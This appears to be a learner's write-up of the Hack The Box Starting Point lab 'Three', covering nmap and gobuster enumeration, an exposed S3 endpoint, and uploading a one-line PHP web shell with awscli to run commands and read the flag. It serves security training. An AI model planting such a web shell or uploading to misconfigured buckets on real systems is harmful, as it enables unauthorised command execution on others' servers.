
The screenshot shows a web browser window with multiple tabs open. The active tab is 'app.hackthebox.com/starting-point'. The page displays a 'Responder has been Pwned!' message with a congratulatory message for the user 'wa1thaka' and a 'PWN DATE' of '27 Jul 2024'. The left sidebar of the HackTheBox interface is visible, showing the user's profile and various navigation links like 'Starting Point', 'Season 6', 'Machines', 'Challenges', etc.

## Conclusion

- In this section I learnt how to use john the ripper to crack a hash value. I also learnt how gather more information by just manipulating the url.


## Very Easy

- The first thing was to spawn machine




## Questions


1.



```
(root㉿kali)-[~/home/dylan/Downloads]
└─# nmap -sC -sV 10.129.14.56
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-07-27 14:38 EAT
Nmap scan report for 10.129.14.56
Host is up (0.23s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.6p1 Ubuntu 4ubuntu0.7 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 17:8b:d4:25:45:2a:20:b8:79:f8:e2:58:d7:8e:79:f4 (RSA)
|   256 e6:0f:1a:f6:32:8a:40:ef:2d:a7:3b:22:d1:c7:14:fa (ECDSA)
|_  256 2d:e1:87:41:75:f3:91:54:41:16:b7:2b:80:c6:8f:05 (ED25519)
80/tcp    open  http    Apache httpd 2.4.29 ((Ubuntu))
|_http-title: The Toppers
|_http-server-header: Apache/2.4.29 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
Nmap done: 1 IP address (1 host up) scanned in 22.48 seconds
```

2.





3.

A task card titled 'Anonymous/Guest Access' with a green checkmark. The task is labeled 'TASK 3'. The question asks: 'In the absence of a DNS server, which Linux file can we use to resolve hostnames to IP addresses in order to be able to access the websites that point to those hostnames?'. The answer is '/etc/hosts'. There is a 'Hide Answer' link below the input field.

```
(root㉿kali)-[~/home/dylan/Downloads]
# cat /etc/hosts
127.0.0.1      localhost
127.0.1.1      kali.kali.ch.su
10.129.14.56    thetoppers.htb
# The following lines are desirable for IPv6 capable hosts
::1      localhost ip6-localhost ip6-loopback
ff02::1  ip6-allnodes
ff02::2  ip6-allrouters
```

I added thetoppers hostname and Ip

4.

There are many tools for dns enumeration. Tools like wfuzz, virustotal, dnsdumpster etc. I decided to go with gobuster

A task card titled 'TASK 4' with a green checkmark. The question is 'Which sub-domain is discovered during further enumeration?'. The answer is 's3.thetoppers.htb'. There is a 'Hide Answer' link below the input field.

```
(root㉿kali)-[~/home/dylan/Downloads]
└─# gobuster vhost -u http://thetoppers.htb/ -w /usr/share/wordlists/seclists/Discovery/DNS/subdomains-top1million-5000.txt --append-domain
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url:          http://thetoppers.htb/
[+] Method:       GET
[+] Threads:      10
[+] Wordlist:    /usr/share/wordlists/seclists/Discovery/DNS/subdomains-top1million-5000.txt
[+] User Agent:   gobuster/3.6
[+] Timeout:     10s
[+] Append Domain: true

Starting gobuster in VHOST enumeration mode

Found: s3.thetoppers.htb Status: 404 [Size: 21]
Found: gc._msdc.s.thetoppers.htb Status: 400 [Size: 306]
Progress: 4508 / 4990 (90.34%)^C
[!] Keyboard interrupt detected, terminating.
Progress: 4508 / 4990 (90.34%)

Finished

(root㉿kali)-[~/home/dylan/Downloads]
```

5.

TASK 5

Which service is running on the discovered sub-domain?

\*\*\*\*\* \*3

amazon s3

Hide Answer

google.com/search?q=s3&oq=s3+&gs\_lcp=EgZjaHjvbWUqBwgAEAAjwlyBwgAEAAjwlyBggBEEUYOzIMCAIQABhDGIAGloFMg0IAxAAGIMBGLEDGI...

s3

All Images Shopping News Videos Maps Books More Tools

Open now Top rated Pricing Samsung Demon Slayer ESP32 The Witcher Bucket JJK

Amazon.com https://aws.amazon.com/s3 :  
Amazon S3 - Cloud Object Storage - AWS  
Amazon S3 is cloud object storage with industry-leading scalability, data availability, security, and performance. S3 is ideal for data lakes, ...

6.

TASK 6

Which command line utility can be used to interact with the service running on the discovered sub-domain?

\*\*\*\*\*i

**awscli**

Hide Answer

7.

TASK 7

Which command is used to set up the AWS CLI installation?

\*\*\* \*\*\*\*\*e

**aws configure**

Hide Answer

8.

TASK 8

What is the command used by the above utility to list all of the S3 buckets?

\*\*\* \*\* \*s

**aws s3 ls**

Hide Answer

```
(root㉿kali)-[~/home/dylan/Downloads]
# tldr aws s3
      Which command line utility can be used to interact with the service
      running on the discovered sub-domain?
      CLI for AWS S3 - provides storage through web services interfaces.
      Some subcommands such as `aws s3 cp` have their own usage documentation.
      More information: <https://awscli.amazonaws.com/v2/documentation/api/latest/reference/s3/index.html>.

      Show files in a bucket:
      aws s3 ls bucket_name

      Sync files and directories from local to bucket:
      aws s3 sync path/to/file1 path/to/file2 ... s3://bucket_name
```


9.

TASK 9


This server is configured to run files written in what web scripting language?

\*\*\*

Show Answer



```
# vi /etc/hosts
└─(root㉿kali)-[~/home/dylan/Downloads]
# aws s3 --endpoint=http://s3.thetoppers.htb ls s3://thetoppers.htb
PRE images/
2024-07-27 19:33:50      0 .htaccess
2024-07-27 19:33:51    11952 index.php
└─(root㉿kali)-[~/home/dylan/Downloads]
```



10.


SUBMIT FLAG

Submit root flag

\*\*\*\*\*


a980d99281a28d638ac68b9bf9453c2b

Hide Answer




- to get the flag I had to create a php reverse shell.

```
u  └─(root㉿kali)-[~/home/dylan/Downloads]
u    # vi shell.php
:    └─(root㉿kali)-[~/home/dylan/Downloads] copy, and then verify it uploaded
a    # cat shell.php
<?php system($_GET['cmd']); ?>
```




- I copied this file to the s3 copy and uploaded it



Not secure thetoppers.htb/shell.php?cmd=ls

```
2024-07-27 19:33:51      11952 index.php
└──(root㉿kali)-[~/home/dylan/Downloads]
    # aws s3 cp --endpoint=http://s3.thetoppers.htb shell.php s3://thetoppers.htb
    upload: ./shell.php to s3://thetoppers.htb/shell.php
└──(root㉿kali)-[~/home/dylan/Downloads]
    # aws s3 ls --endpoint=http://s3.thetoppers.htb s3://thetoppers.htb
        PRE images/
2024-07-27 19:33:50      0 .htaccess
2024-07-27 19:33:51      11952 index.php
2024-07-27 20:31:19      31 shell.php
└──(root㉿kali)-[~/home/dylan/Downloads]
    #
```

I was able to get the flag



Not secure thetoppers.htb/shell.php?cmd=cat..//flag.txt

```
a980d99281a28d638ac68b9bf9453c2b
```

S 1 2 3 4

Cyber Shu TryHackMe Hack The Box thetopper amazon w The Toppe Amazon S Trading Pe Online - R

app.hackthebox.com/starting-point

HACKTHEBOX Search Hack The Box STARTING POINT wa1thaka

Season 6 7D 1H 23M 39S

Starting Point Season 5 Machines Challenges Sherlocks Tracks Academy HTB for Business

Three has been Pwned!

Congratulations wa1thaka, best of luck in capturing flags ahead!

27 Jul 2024 PWN DATE

27 Jul 2024

PWN DATE